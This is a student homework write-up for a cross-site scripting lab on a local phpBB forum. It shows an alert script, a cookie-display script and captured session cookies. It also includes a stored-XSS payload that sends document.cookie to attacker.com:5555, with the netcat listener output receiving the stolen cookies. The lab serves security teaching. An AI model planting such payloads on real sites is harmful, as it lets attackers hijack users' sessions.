Homework 3


Name: Maddi Kamal Divya

Student ID: A0178511E

Task 1: Posting a Malicious Message to Display an Alert Window

1. Include the screenshot of the alert window, and the message including JavaScript code.

Ans: Enter the below script in the message. So, when a normal user views the message, an alert window is displayed.



Edit post

hello Web

Font colour: Default

Font size: Font size

Tip: Styles can be applied quickly to selected text.

```
<script> alert('Hello Web'); </script>
```

□ Disable BBCode in this post

□ Disable Smilies in this post


□ Notify me when a reply is posted

□ Delete this post

Post topic as: ● Normal ○ Sticky ○ Announcement

Add a Poll

Days [Enter 0 or leave blank for a never-ending poll]



www.xsslabphpbb.com/viewtopic.php?p=11#11

yourdomain.com

A _little_ text to describe your forum

hello Web

yourdomain.com Forum Index -> Test Forum 1


Hello Web

Author	
admin Site Admin Joined: 31 Mar 2019 Posts: 6	Posted: 02 Apr 2019 09:50 am Post subject: hello Web

Task 2: Posting a Malicious Message to Display Cookies

1. Include the screenshot of the shown cookies, and the message including JavasSript code.

Ans: A malicious message containing a JavaScript code is posted onto the message board, and whenever a user views the malicios message, the user's cookies will be printed out.



yourdomain.com :: Post a n

www.xsslabphpbb.com/posting.php?mode=newtopic&f=1

Post a new topic

Subject: task2

Message body:

```
<script> alert(document.cookie); </script>
```

Font colour: Default Font size: Font size

Font color: [color=red]text[/color] Tip: you can also use color=#FF0000

Options
HTML is OFF
BBCode is ON
Smilies are ON


□ Disable BBCode in this post
□ Disable Smilies in this post
□ Notify me when a reply is posted

Post topic as: ● Normal ○ Sticky ○ Announcement

Add a Poll


If you do not want to add a poll to your topic, leave the fields blank.

Poll question
Poll option
Run poll for Days [Enter 0 or leave blank for a never-ending poll]



```
phpbb2mysql_t=a%3A15
%3A%7Bi%3A2%3Bi%3A1554194232%3Bi%3A3%3Bi%3A1554194238%3Bi%3A1%3Bi%3A1554181704%3Bi%3A4%3Bi%3A1554194245%3
%3B%7D; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs
```


A closer view of the cookie data.



```
3Bi%3A4%3Bi%3A1554194245%3Bi%3A5%3Bi%3A1554194218%3Bi%3A6%3Bi%3A1554193796%3Bi%3A7%3Bi%3A1554194282%3Bi%3A
3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D; phpbb2mysql_sid=661f67b325887e7b5d3d703fba301e27
```


From the header information and cookie information, we can find out the alert triggered and the original cookie information is the same but in different format because of URL encoding. If the URLs contain characters outside the ASCII set, then the URL has to be converted into a valid ASCII format.

Below screenshots for header information reference.



```
Status  Method  Domain         F...  Cause     Type  Transferred  Size      0 ms
200     GET     www.xsslab...  vie...  document  html  6.48 KB      20.42 KB  27 ms
404     GET     www.xsslab...  fa...   img       html  cached       294 B
```

```
▼ Response cookies
  ▼ phpbb2mysql_data:
      expires: 2020-04-02T15:26:18.000Z
      path: /
      value: a:2:{s:11:"autologinid";s:0:"";s:6:"userid";s:1:"2";}
  ▼ phpbb2mysql_sid:
      path: /
      value: 661f67b325887e7b5d3d703fba301e27
  ▼ phpbb2mysql_t:
      path: /
      value: a:15:{i:2;i:1554194232;i:3;i:1554194238;i:1;i:1554181704;i:4;i:1554194245;i:5;i:1554194218;i:6;i:1554193796;i:7;i:1554194282;i:8;i:1554198488;i:9;i:1554303051;i:10;i:1554305048;i:11;i:1554302573;i:12;i:15
             54302556;i:13;i:1554302539;i:14;i:1554304815;i:15;i:1554305178;}
▼ Request cookies
    phpbb2mysql_data: a:2:{s:11:"autologinid";s:0:"";s:6:"userid";s:1:"2";}
    phpbb2mysql_sid: 661f67b325887e7b5d3d703fba301e27
    phpbb2mysql_t: a:15:{i:2;i:1554194232;i:3;i:1554194238;i:1;i:1554181704;i:4;i:1554194245;i:5;i:1554194218;i:6;i:1554193796;i:7;i:1554194282;i:8;i:1554198488;i:9;i:1554303051;i:10;i:1554305048;i:11;i:1554302573;i:1
                   2;i:1554302556;i:13;i:1554302539;i:14;i:1554304815;i:15;i:1554305102;}
```



Request URL: `http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1`
Request method: `GET`
Remote address: `127.0.0.1:80`
Status code: `200 OK`
Version: `HTTP/1.1`
Referrer Policy: `no-referrer-when-downgrade`

Response headers (589 B)

```
Cache-Control: no-cache, pre-check=0, post-check=0
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 8556
Content-Type: text/html; charset=UTF-8
Date: Wed, 03 Apr 2019 15:37:27 GMT
Expires: 0
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: phpbb2mysql_data=a%3A2%3A%7Bs%…GMT; Max-Age=31536000; path=/
Set-Cookie: phpbb2mysql_sid=661f67b325887e7b5d3d703fba301e27; path=/
Vary: Accept-Encoding
```

Request headers (970 B)


```
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
Cookie: phpbb2mysql_t=a%3A15%3A%7Bi%3A…f67b325887e7b5d3d703fba301e27
Host: www.xsslabphpbb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/66.0
```

Task 3: Stealing Cookies from the Victim's Machine

1. You need to write a program or use a tool to receive the data sent by the attacker. Describe and explain the used program/tool.


Ans: To steal the information from Victim's machine, we can target on an open port which is port 5555 in our case. Using netcat utility, make sure the port 5555 is listening.

On the client machine, the below GET request will send the information to attacker.com on port 5555.



```
divya@divya:~$ echo -en "GET / HTTP/1.1\n\n\n" | nc attacker.com 5555
divya@divya:~$
divya@divya:~$
divya@divya:~$
```

We can observe the cookie information in the attacker's machine if the attacker is also listening on the same port. Below screenshot for reference. The cookie information matches based on the above cookie header screenshots (in Task 2).




```
divya@divya:~$ nc -l -p 5555
GET /?c=phpbb2mysql_t%3Da%253A14%253A%257Bi%253A2%253Bi%253A1554194232%253Bi%253
A3%253Bi%253A1554194238%253Bi%253A1%253Bi%253A1554181704%253Bi%253A4%253Bi%253A1
554194245%253Bi%253A5%253Bi%253A1554194218%253Bi%253A6%253Bi%253A1554193796%253B
i%253A7%253Bi%253A1554194282%253Bi%253A8%253Bi%253A1554198488%253Bi%253A9%253Bi%
253A1554303051%253Bi%253A10%253Bi%253A1554303077%253Bi%253A11%253Bi%253A15543025
73%253Bi%253A12%253Bi%253A1554302556%253Bi%253A13%253Bi%253A1554302539%253Bi%253
A14%253Bi%253A1554304809%253B%257D%3B%20phpbb2mysql_data%3Da%253A2%253A%257Bs%25
3A11%253A%2522autologinid%2522%253Bs%253A0%253A%2522%2522%253Bs%253A6%253A%2522u
serid%2522%253Bs%253A1%253A%25222%2522%253B%257D%3B%20phpbb2mysql_sid%3D661f67b3
25887e7b5d3d703fba301e27 HTTP/1.1
Host: attacker.com:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:66.0) Gecko/20100101 Firefo
x/66.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabphpbb.com/viewtopic.php?t=14
Connection: keep-alive

divya@divya:~$ 
```

2. Include the screenshot showing the stolen cookies on the attacker side, and the employed Javascript code.

Ans: Write a malicious script as shown in the figure below. So, when a normal user visits on the message board, the information can be sent to the attacker.



attack3

Font colour: Default Font size: Font size

Tip: Styles can be applied quickly to selected text.

```
<script>document.write('<img src=http://attacker.com:5555?c='+ escape(document.cookie)
+ ' >');</script>
```

□ Disable BBCode in this post

□ Disable Smilies in this post

